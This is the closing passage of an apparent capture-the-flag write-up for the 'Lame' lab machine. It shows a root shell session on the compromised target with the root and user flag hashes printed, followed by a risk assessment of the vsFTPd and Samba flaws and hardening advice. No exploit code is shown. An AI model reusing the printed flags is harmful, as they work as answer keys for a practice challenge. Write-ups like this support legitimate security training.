          RX packets:288 errors:0 dropped:0 overruns:0 frame:0
          TX packets:288 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:115981 (113.2 KB)  TX bytes:115981 (113.2 KB)

root@lame:/#
```

Capturing the Flags

For getting flags manually navigated inside the directories and found the user.txt and root.txt



```
root@lame:/root# ls
ls
Desktop  reset_logs.sh  root.txt  vnc.log
root@lame:/root# cat root.txt
cat root.txt
402169e08283c4ad95ffa4351859cc7b
root@lame:/root# cd ..
cd ..
root@lame:/# ls
ls
bin    etc         initrd.img.old  mnt        root  tmp      vmlinuz.old
boot   home        lib             nohup.out  sbin  usr
cdrom  initrd      lost+found      opt        srv   var
dev    initrd.img  media           proc       sys   vmlinuz
root@lame:/# cd usr
cd usr
root@lame:/usr# ls
ls
X11R6  bin  games  include  lib  lib64  local  sbin  share  src
root@lame:/usr# cd ..
cd ..
root@lame:/# cd home
cd home
root@lame:/home# ls
ls
ftp  makis  service  user
root@lame:/home# cd user
cd user
root@lame:/home/user# ls
ls
root@lame:/home/user# ls
ls
root@lame:/home/user# cd ..
cd ..
root@lame:/home# ls
ls
ftp  makis  service  user
root@lame:/home# cd makis
cd makis
root@lame:/home/makis# ls
ls
user.txt
root@lame:/home/makis# cat user.txt
cat user.txt
437c138ece9cbf81df809ff81ca8eb76
root@lame:/home/makis# █
```

Risk Assessment

vsFTPd Vulnerability:

- Severity: Critical

- CVSS Score: 10.0
- Impact: Remote Code Execution
- Exploitability: Medium (failed in this instance)

Samba Vulnerability:

- Severity: Critical
- CVSS Score: 10.0
- Impact: Remote Code Execution as root
- Exploitability: High (successfully exploited)

Recommendations

Samba Service:

- Immediately upgrade Samba to latest stable version
- Disable username map script feature if not required
- Implement strict access controls
- Regular security patches and updates

FTP Service:

- Upgrade vsFTPd to latest stable version
- Consider implementing FTP over TLS
- Restrict anonymous access
- Regular security audits

General System Hardening:

- Implement proper version control
- Regular security patches
- Network segmentation
- Access control lists
- Service hardening

Conclusion

The target system was compromised through a critical vulnerability in the Samba service. The presence of multiple vulnerable services indicates a lack of regular security maintenance. Immediate attention to the provided recommendations is strongly advised.